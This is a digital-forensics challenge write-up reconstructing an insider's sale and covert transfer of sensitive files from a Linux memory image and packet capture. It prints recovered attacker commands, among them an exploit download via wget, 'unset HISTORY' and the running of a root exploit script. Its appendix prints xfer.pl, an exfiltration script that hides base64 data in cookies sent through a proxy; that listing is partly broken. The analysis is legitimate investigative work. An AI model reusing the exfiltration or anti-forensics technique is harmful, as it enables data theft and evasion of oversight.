

# DFRWS 2008

*March 31, 2008*

Challenge Submission

Devin Paden

[devin@spectreworks.com](mailto:devin@spectreworks.com)

The evidence provided in this challenge suggests that the subject of the investigation, Steve Vagon, engaged in a conspiracy with an external party to transfer sensitive files for profit. Relevant user activity in the form of internet activity, covert file transfer tool usage and bash commands executed from within the gnome-terminal support this assertion. In addition, the subject appears to have an interest in local privilege escalation exploits to include the downloading and configuring exploit source code.

A handful of tools and techniques were used in the investigation and include:

- Ruby<sup>1</sup> script to recover transmitted file (archive.zip)
- Ruby script to associate memory resident timestamps with gnome-terminal commands
- Ruby script to find and provide relative timestamps for nautilus and gnome-panel launched applications
- Application of the Linux grep utility to find logs, commands and timestamps in memory
- Use of Scalpel<sup>2</sup> to find wtmp, network capture files and recently used files entries (recently-used.xbel).
- Use of ElcomSoft's Zip Archive Utility to crack archive.zip using password and known plaintext methods.

## 1. What relevant user activity can be reconstructed from the data and what does it show?

---

This section will discuss relevant activity by the source application or service.

### 1.1. Gnome-terminal activity

Examination of the subject's use of the gnome-terminal application provided a great deal of data that indicates the type of user (expert), and that user's activity. Most activity conducted by the subject within the gnome-terminal application appears to be suspect. This activity was extracted exclusively from memory.

In order to extract user entered terminal commands from memory, a simple grep expression was used (example: ***strings challenge.mem|grep 'stevev@gold'***)<sup>3</sup>. One of the major limitations of this approach is that these strings are not in any particular order as they are scattered across the memory

---

<sup>1</sup> The example scripts are dependent on a default ruby installation (version 1.8.5 or better).

<sup>2</sup> Developed by Richard Golden: <http://www.digitalforensicssolutions.com/Scalpel>

<sup>3</sup> The strings can be dumped to a text file to avoid using the strings command continuously. This would be accomplished by: ***strings challenge.mem > challengestrings.txt***.

dump. The **rm** commands are of particular of interest as they point to files that the user actively wished to remove and that we may wish to recover. The successful effort to recover these files will be described in Appendix B. Figures 1 and 2 show what appear to be commands issued by [stevev@goldfinger.com](mailto:stevev@goldfinger.com) as well as memory resident portions of `.bash_history`. This file typically remains in memory during a session and is written at the session's closure.

```
[stevev@goldfinger ~]$ rm xfer.pl Deleting a perl file used to transfer archive.zip
[stevev@goldfinger ~]$ rm archive.zip
[stevev@goldfinger ~]$ ./xfer.pl archive.zip Transferring archive.zip
[stevev@goldfinger ~]$ cp /mnt/hgfs/zip /mnt/hgfs/Admin_share/
[stevev@goldfinger ~]$ export http_proxy="http://219.93.175.67:80" setting an http proxy for xfer.pl
[stevev@goldfinger ~]$ rm archive.zip
[stevev@goldfinger ~]$ cp /mnt/hgfs/software/xfer.pl .
[stevev@goldfinger ~]$ unset http_proxy\ removing the clearing the http_proxy environmental variable
```

**Figure 1. Bash remnants**

The `.bash_history` file is not present in the subject's home directory and was presumably deleted by the subject. This file is of forensic interest as it contains a persistent buffer of commands issued within a given terminal environment. In the case of the suspect's environment, this would include the last 1000 commands (`HISTSIZE=1000`). The `.bash_history` file is simply a sequential list of commands. Finding these commands is necessarily a manual process as there are neither headers nor footers to carve nor generic strings that lend themselves to a regular expression.

Using the commands found using the technique described in paragraph 1.1 as a point of departure, one can search for a given command (such as `uname -a`) in the strings output of `challenge.mem` and look for commands that proceed and follow it in the output. Figure 2 shows annotated portions of what appears to be `.bash_history` elements. This excerpt shows the copying of `.xls` files and `pcap` files from the VMware host shared folder, the determination of the version of XWindows running and the downloading, installation and attempted running of an exploit for XWindows (`xmodulepath`) and the creation of `archive.zip`.

```

uname -a
ll -h
mkdir temp
ll -h
chmod o-xrw temp/
ll -h
cd temp/
cp /mnt/hgfs/Admin_share/*.xls . CP FILES OF INTEREST FROM VM Ware HOST
cp /mnt/hgfs/Admin_share/*.pcap .
exit
uname -a
exit
X -v
X -V
X -version XMODULE Exploit is version dependent, user is possibly checking version here
cd temp
wget http://metasploit.com/users/hdm/tools/xmodulepath.tgz
DOWNLOADING AND INSTALLING XMODULE EXPLOIT FROM METASPLOIT
tar -zpxvf xmodulepath.tgz
cd xmodulepath
unset HISTORY
./root.sh ATTEMPT TO RUN EXPLOIT CODE, This file is found within xmodulepath.tgz
Exit
...


zip archive.zip /mnt/hgfs/Admin_share/acct_prem.xls /mnt/hgfs/Admin_share/domain.xls
/mnt/hgfs/Admin_share/ftp.pcap Zippping up Archive.zip from files on the VMWare Host's shared directory
chmod o-xrw temp/
HISTFILESIZE
E[%dS
HISTFILESIZE
cd xmodulepath Going to a directory containing the xmodulepath exploit source code.

```

**Figure 2** likely elements of .bash\_history (annotated)

## 1.2. System Logs - Memory

Several log remnants were found in challenge.mem. These include various system logs such as wtmp and auth.log. Figure 3 illustrates a lengthy grep expression used to find fragments of logs in challenge.mem. This technique is very useful in the cases where logs have been deleted but the system has not been rebooted. One useful bit of information discovered is an indication that wireshark was run by the subject with root privileges.



```

devin@ubuntu: ~/Desktop/DFRWS08Challenge/dfwrs2008/response_data/testing
File Edit View Terminal Tabs Help
devin@ubuntu:~/Desktop/DFRWS08Challenge/dfwrs2008/response_data/testing$ strings challenge.mem | grep '^\(Jan\|Feb\|Mar\|Apr\|May\|Jun\|Jul\|Aug\|Sep\|Oct\|Nov\|Dec\) [0-3][0-9] [0-3][0-9]:'
Dec 15 17:07:52 goldfinger su: pam_unix(su:session): session opened for user root by user(uid=500)
Dec 15 17:18:29 goldfinger userhelper[4057]: pam_timestamp(wireshark:session): updated timestamp file '/var/run/sudo/user/unknown:root'
Dec 15 17:18:29 goldfinger userhelper[4060]: running '/usr/sbin/wireshark' with root privileges on behalf of 'user'
Dec 15 17:20:59 goldfinger su: pam_unix(su:session): session closed for user root
Dec 15 17:31:54 goldfinger userhelper[4403]: pam_timestamp(wireshark:auth): timestamp file '/var/run/sudo/user/unknown:root' has unacceptable age (805 seconds), disallowing access to wireshark for user user
Dec 15 17:32:02 goldfinger userhelper[4403]: pam_timestamp(wireshark:session): updated timestamp file '/var/run/sudo/user/unknown:root'
Dec 15 17:32:02 goldfinger userhelper[4419]: running '/usr/sbin/wireshark' with root privileges on behalf of 'user'
Dec 15 17:38:30 goldfinger su: pam_unix(su:session): session opened for user root by user(uid=500)
Dec 15 18:02:49 goldfinger su: pam_unix(su:session): session closed for user root
Dec 15 18:02:55 goldfinger su: pam_unix(su:session): session opened for user root by user(uid=500)
Dec 16 10:58:17 goldfinger su: pam_unix(su:session): session closed for user root
Dec 16 10:58:17 goldfinger su: pam_unix(su:session): session closed for user root
Dec 16 10:58:17 goldfinger gdm[2036]: pam_unix(gdm:session): session closed for user user
Dec 16 11:15:27 goldfinger gdm[2036]: pam_unix(gdm:session): session opened for user user by (uid=0)
Dec 16 11:15:59 goldfinger su: pam_unix(su:session): session opened for user root by user(uid=500)
Dec 16 11:31:23 goldfinger su: pam_unix(su:session): session closed for user root
Dec 16 11:31:31 goldfinger gdm[2036]: pam_unix(gdm:session): session closed for user user
Dec 16 13:05:53 goldfinger gdm[2038]: pam_unix(gdm:session): session opened for user user by (uid=0)
Dec 16 13:06:51 goldfinger su: pam_unix(su:auth): authentication failure; logname=user uid=500 euid=0 tty=pts/1 ruser=

```

Figure 3 Grepping for logs

### 1.3. Network Connections

The subject appears to have run a number of network status commands (`netstat -tupan`). Remnants of these were pulled from memory and show connections to hosts of interest. Figure 4 shows connections to Disney's website (198.105.193.114, 209.170.113.63), the proxy used by xfer.pl (219.93.175.67) and Ekiga (86.64.162.35). The proxy connection is directly related to the subjects file transfer activity discussed in paragraph 4. The connection to Ekiga is interesting from the standpoint that it could potentially be another avenue of communication.

```

devin@rubuntu: ~/Desktop/DFRWS08Challenge/dfrws2008/response_data/testing
devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrws2008/response_data/testing$ strings challenge.mem | grep '^(\tcp|udp)'
[ ]\{8\}[0-9]'
tcp      0      0 127.0.0.1:25          0.0.0.0:*             LISTEN   -
tcp      0      0 192.168.151.130:56516 198.105.193.114:80     ESTABLISHED 3048/firefox-bin
tcp      0      0 192.168.151.130:42136 219.93.175.67:80      TIME_WAIT -
udp      0      0 0.0.0.0:68           0.0.0.0:*             -
tcp      0      0 127.0.0.1:25          0.0.0.0:*             LISTEN   -
tcp      0      0 192.168.151.130:58539 86.64.162.35:80       TIME_WAIT -
tcp      0      0 192.168.151.130:42137 219.93.175.67:80      ESTABLISHED 3935/wget
udp      0      0 0.0.0.0:68           0.0.0.0:*             -
tcp      0      0 127.0.0.1:25          0.0.0.0:*             LISTEN   -
tcp      0      0 192.168.151.130:58539 86.64.162.35:80       TIME_WAIT -
tcp      0      0 192.168.151.130:42137 219.93.175.67:80      ESTABLISHED 3935/wget
udp      0      0 0.0.0.0:68           0.0.0.0:*             -
tcp      0      0 192.168.151.130:37429 198.105.194.12:80     ESTABLISHED 3048/firefox-bin
udp      0      0 0.0.0.0:68           0.0.0.0:*             -
tcp      0      0 192.168.151.130:55290 209.170.113.63:80     TIME_WAIT -
udp      0      0 0.0.0.0:68           0.0.0.0:*             -
tcp      0      0 192.168.151.130      219.93.175.67:80      TIME_WAIT -
udp      0      0 0.0.0.0:68           0.0.0.0:*             -
tcp      0      0 127.0.0.1:25          0.0.0.0:*             LISTEN   -
tcp      0      0 192.168.151.130:58539 86.64.162.35:80       TIME_WAIT -
tcp      0      0 192.168.151.130:42137 219.93.175.67:80      ESTABLISHED 3935/wget
udp      0      0 0.0.0.0:68           0.0.0.0:*             -
tcp      0      0 127.0.0.1:25          0.0.0.0:*             LISTEN   -
tcp      0      0 192.168.151.130:33463 64.154.81.197:80      ESTABLISHED 3048/firefox-bin

```

Figure 4 netstat -tupan results

## 1.4. Application History

### 1.4.1. Gedit history

This history was found in dfrws2008/response\_data/user\_files/.gnome2/gedit-metadata.xml.

Examination of this history indicates that the user viewed and/or edited files that are of forensic interest:

- /home/stevev/.recently-used.xbel
- /home/stevev/.config/gtk-2.0/gtkfilechooser
- /home/stevev/.lessht
- /home/stevev/.bashrc
- /home/stevev/temp/ELF%20exploit.sh
- /home/stevev/.bash\_history

The files .recently-used.xbel and .bash\_history contain a history of commands used or files accessed by the subject. Both of these files were missing from the subject's home directory. The file ELF%20exploit.sh sounds sinister and may be additional evidence of the user attempting to use Linux exploits.

### 1.4.2. .recently-used.xbel

This file is of forensic interest and shows the files recently accessed via gnome applications. Though deleted, the contents of this file can be found in the memory image via the grep expression: `grep 'xbel version=' challengestrings.txt` | more or by an addition to scalpel.conf. Figure 5 indicates that the subject opened .bash\_history and ELF%20exploit.sh on 12/9/2007.

```

<xbel version="1.0"
  xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
  xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info"
  <bookmark href="file:///home/stevev/.bashrc" added="2007-12-09T06:16:47Z"

```

```
modified="2007-12-09T06:16:48Z" visited="2007-12-09T06:16:47Z">
...
<bookmark href="file:///home/stevev/.bash_history" added="2007-12-
09T06:16:54Z" modified="2007-12-09T06:16:55Z" visited="2007-12-09T06:16:54Z">
...
<bookmark href="file:///home/stevev/temp/ELF%20exploit.sh" added="2007-12-
09T06:24:59Z" modified="2007-12-09T06:24:59Z" visited="2007-12-09T06:24:59Z">
...
</xbel>
```

Figure 5 .recently-used.xbel

### 1.3. Internet History

The user's internet history from 12/8/2007 through 12/16/2007 was suspicious in the sense that the user was interested in<sup>4</sup>:

- Offshore banking, to include webmail form to noblebank.pl regarding opening an account
- Linux privilege escalation exploit research
- Overseas travel within the next two weeks
- long-term overseas stays
- Extradition treaties of various countries
- GoogleDocs collaboration with references to sale of possibly sensitive documents

### 1.4. Midnight commander

Midnight commander is a text based file management shell. Its history shows that the user navigated several directories that were of forensic interest. It also indicates several additional mount points to what is likely a VMware host shared folder (/mnt/hgfs) and external media (/media/disk/DFRWS).

---

<sup>4</sup> A helpful technique for browsing the subject's Firefox cache was just using a default CentOS installation and substituting the default Firefox profile with the profile from the challenge. This is described in Appendix D.

```

devin@rubuntu: ~/Desktop/DFRWS08Challenge
File Edit View Terminal Tabs Help

[InpCreate a new Directory]
0=retrieved_files
1=DFRWS

[Dir Hist New Right Panel]
0=/home/stevev
1=/mnt
2=/mnt/hgfs
3=/mnt/hgfs/Admin_share
4=/media
5=/media/disk
6=/media/disk/DFRWS

[cmdline]
0=cd /mnt/hgfs
1=cd /media

[Dir Hist New Left Panel]
0=/home/stevev/.Trash
1=/home/stevev/.config
2=/home/stevev/.eggccups
3=/home/stevev/.evolution
4=/home/stevev/.gconf
5=/home/stevev/.gconfd
6=/home/stevev/.gstreamer-0.10
7=/home/stevev/.gnome2_private
8=/home/stevev/.gnome2
9=/home/stevev/.gnome/gnome-vfs
10=/home/stevev/.gnome
11=/home/stevev/temp
12=/home/stevev
devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrws2008/res
ponse_data/user_files/.mc$ ls -l
total 12
-r-xr-xr-x 1 devin devin 566 2007-12-16 23:55 history
-r-xr-xr-x 1 devin devin 2767 2007-12-16 23:55 ini
-r-xr-xr-x 1 devin devin 35 2007-12-16 23:55 Tree
devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrws2008/res
ponse_data/user_files/.mc$

```

Figure 6 Midnight Commander History

## 2. Is there evidence of inappropriate or suspicious activity on the system related to the user?

Yes, In addition to the suspicious Internet activity mentioned in section 1, the subject performed other suspicious actions including:



## 2.1. Experimentation with local privilege escalation

The subject attempted to run a local privilege exploit code from Metasploit<sup>5</sup>. As shown in the `bash_history` memory remnant, the `xmodulepath` local privilege exploit was downloaded and extracted (Figure 2). A shell script (`root.sh`) was run and its job was to create and link the exploit's object files and then run the compiled and linked exploit (this information was found on metasploit). The exploit does not appear to have been successfully run on the subject's system.

## 2.2. Evidence of Packet Sniffer usage

A fragment of `auth.log` (Figure 7) indicates that `wireshark` was run in the context of the root account on Dec 15, 2007. This activity is possibly related to the development and debugging of the `xfer.pl` tool referenced elsewhere in this report.




Figure 7 `auth.log` fragment showing `wireshark` run as root

## 3. Is there evidence of collaboration with an outside party? If so, what can be determined about the identity of the outside party? How was any collaboration conducted?

---

Yes, there is evidence of collaboration and communication with an outside party in what appears to be the criminal sale of proprietary/sensitive data.

### 3.1. mail.google.com

There was evidence of collaboration via the subject's gmail account. This data was found within `suspect.pcap`. Some compelling evidence was found in gzip encoded http responses from `mail.google.com`. Attachment E shows excerpts from Frames shown in Figure 8. These indicate a

---

<sup>5</sup> Metasploit.com is a popular clearing house for exploit research, code and tools.

collaboration and price negotiation via gmail with faatali@hotmail.com. In order to view this information one must use Wireshark's uncompressed entity body functionality displayed in Figure 8. Attached to this report is an excerpt of the relevant decoded frames (content\_encoding\_gzip.rtf).




Figure 8 Viewing Uncompressed gzip encoded responses

### 3.2. GoogleDocs

GoogleDocs is an online suite of office productivity tools that is available from google.com. It appears that the subject created a pricelist for proprietary and security relevant information and successfully collaborated with a faatali@hotmail.com to sell this material.

A fragment within the user's Firefox history pointed to a GoogleDocs spreadsheet. This spreadsheet was found in the Firefox cache and within challenge.mem:

<http://spreadsheets.google.com/femail?id=017742632304305298979.6904981162451457119.08953231559355367409.3362999466403390403&hl=en&to=%20%3Cfaatali%40hotmail.com%3E&cc=>

Figure 9 shows a cached GoogleDocs invitation from Steve Vogon@gmail.com to faatali@hotmail.com to share a GoogleDocs spreadsheet called "Negotiate" The particular spreadsheet in question is displayed in Figure 10 and indicates a price list for various documents. There is an annotation in the spreadsheet indicating that the price is "OK – Acceptable" which is an indicator of collaboration.




Figure 9 Negotiations with faatali@hotmail.com via GoogleDocs




Figure 10 Pricelist for four files via spreadsheets.google.com

## 4. Is there evidence that sensitive data was copied? If so, what can be determined about that data and the manner of transfer?

---

Yes, sensitive files were transferred by the user through an open http proxy on the internet using a script designed to transmit data in a hard to detect manner.

### 4.1. Covert Channel File Transfer Tool (xfer.pl)

Examination of memory indicated the presence of a perl script that was executed by the subject. Extraction and analysis of the perl file from memory led to a direct correlation between the URL variables in the perl script and the destination hosts found in the suspect.pcap file provided. A zip file (archive.zip) was base64 encoded and embedded into Cookie attributes of http traffic generated by the suspect's system. Extraction and examination of archive.zip indicates a correlation between the files listed in the GoogleDocs spreadsheet and the files contained within archive.zip. Appendix A. describes the retrieval of the cookie data and reversing of the encoding process performed by xfer.pl. The recovered archive.zip was encrypted with zipcloak<sup>6</sup>. See Appendix B for a discussion on the two techniques used to crack the password protecting the files.

## 5. Conclusion

---

The data presented indicates that the subject engaged in suspicious behavior and illicitly transferred sensitive files to another party. The following appendices will further detail some of the techniques used during the investigation. Appendix A shows a source code listing of xfer.pl, the tool used to transfer archive.zip. It also presents a ruby script and some Linux commands that can be used to reconstitute archive.zip. Appendix B details the techniques used to successfully decrypt archive.zip. Appendix C covers some observations made about timestamp recovery from memory and appendix D goes onto cover items of interest that are not necessarily associated with the case.

---

<sup>6</sup> zipcloak is a default application distributed with CentOS5, and it can be used to encrypt and decrypt a zip archive.

## Appendix A. xfer.pl

Xfer.pl was extracted from memory and analyzed. Other than a couple missing curly braces the file appears intact. Figure 11 displays the recovered file. This script was used in conjunction with an open proxy to transmit sensitive information in an obfuscated manner. It is likely that the receiver was in a position to monitor the open proxy and retrieve the transmitted data as it passed. Figure 12 provides **whois** information on the proxy. This same proxy is referenced in several bash artifacts where the subject is attempting to set and clear the http\_proxy environmental variable (Figure 1).

```
#!/usr/bin/perl
use strict;
use warnings;
use MIME::Base64;
use vars qw/@urls/;
@urls = ("http://youtube.com/", "http://www.google.com/search?hl=en&q=pig+latin",
"http://www.idioma-software.com/pig/pig_latin.html", "http://www.yahoo.com/",
"http://mail.yahoo.com/", "http://www.myspace.com/",
"http://vids.myspace.com/index.cfm?fuseaction=vids.individual&VideoID=23886700",
"http://youtube.com/", "http://youtube.com/watch?v=ZiRHyZjb5SI",
"http://youtube.com/watch?v=1RUFBGDvsyo", "http://www.google.com/search?hl=en&q=juicy+fruit",
"http://www.wrigley.com/wrigley/products/pop_juicy_fruit.asp", "http://www.amazon.com/Juicy-
Fruit-Mtume/dp/B0000025UL", "http://www.facebook.com/", "http://www.live.com/",
"http://search.live.com/results.aspx?q=hurricane", "http://www.ebay.com/", "http://books.ebay.com/",
"http://photography.ebay.com/", "http://crafts.ebay.com/", "http://en.wikipedia.org/wiki/Main_Page",
"http://en.wikipedia.org/wiki/Lee_Smith_%28baseball_player%29",
"http://en.wikipedia.org/wiki/Lee_Smith_%28baseball_player%29&action=edit",
"http://www.msn.com/", "http://www.slate.com/id/2179838/?GT1=10733", "http://mail.live.com/",
"http://costarica.en.craigslist.org/rfs/", "http://costarica.en.craigslist.org/apa/");
my @send_data;
my $inputfile;
my $chunk_size = 1236;
sub encoder {
    open (F, "<", $inputfile) or die "Couldn't open $inputfile\n\n";
    #don't want to break into recognizable base64 line lengths, so set $eol empty
    my $eol = "";
    local $/ = undef;
    my $tmp = encode_base64( <F>, $eol );
    close (F);
    return chunker( $tmp );
}
sub chunker {
    my $template = "A$chunk_size " x (length($_[0])/$chunk_size);
    $template .= "A*";
    #print "Template is: $template \n";
    my @temp = unpack("$template", $_[0]);
    my $i = 0;
    foreach my $chunk (@temp) {
        $i++;
    }
}
```

```
        if ($i % 3 == 0) { $chunk = "RMID=" . $chunk; next;}
        if ($i % 2 == 0) { $chunk = "Sessid=" . $chunk; next;}
        else {$chunk = "CVal=" . $chunk;}
    #print "Chunked array is : @temp \n";
    return @temp;
sub fluff_urls {
my $t = 0;
until ( (scalar @urls) >= (scalar @send_data) ) {
    $urls[$#urls+1] = $urls[$t];
    $t++;
sub ship_data {
    my $i = 0;
    foreach my $data_chunk (@send_data) {
        $i++;
$inputfile = $ARGV[0];
print "Preparing $inputfile for transmission ..... \n\n";
@send_data = encoder();
#now make sure we have enough URL requests to embed data chunks
fluff_urls();
print "Sending now. Patience please .... \n";
ship_data();
print "Data transmission complete. Exiting. \n\n";
# $i = scalar @urls;
# print "URLS after number: $i";
# print @urls;
# Start sending the data out
}}
```

**Figure 11** xfer.pl from challenge.mem

```

devin@rubuntu: ~
File Edit View Terminal Tabs Help
% Whois data copyright terms http://www.apnic.net/db/dbcopyright.html

inetnum:      219.93.175.0 - 219.93.175.255
netname:      INFRA-TMNET
descr:        TMNET
country:      MY
admin-c:      TA35-AP
tech-c:       TA35-AP
mnt-by:       TM-NET-AP
status:       ASSIGNED NON-PORTABLE
changed:      hm-changed@apnic.net 20070209
source:       APNIC
changed:      anieayop@tm.net.my 20050629

role:         TMNET IP Administrators
address:      Level 17, TM Annexe,
address:      Jalan Pantai Baru,
address:      50672 Kuala Lumpur.
country:      MY
phone:        +603-22406120
phone:        +603-22402118
fax-no:       +603-22402126
e-mail:       ainols@tm.com.my
trouble:      abuse@tm.net.my
admin-c:      AS115-AP
admin-c:      SM135-AP
tech-c:       AS115-AP
tech-c:       SM135-AP
nic-hdl:      TA35-AP
mnt-by:       TM-NET-AP
changed:      hm-changed@apnic.net 20070209
source:       APNIC

devin@rubuntu:~$

```

Figure 12 Open Proxy server

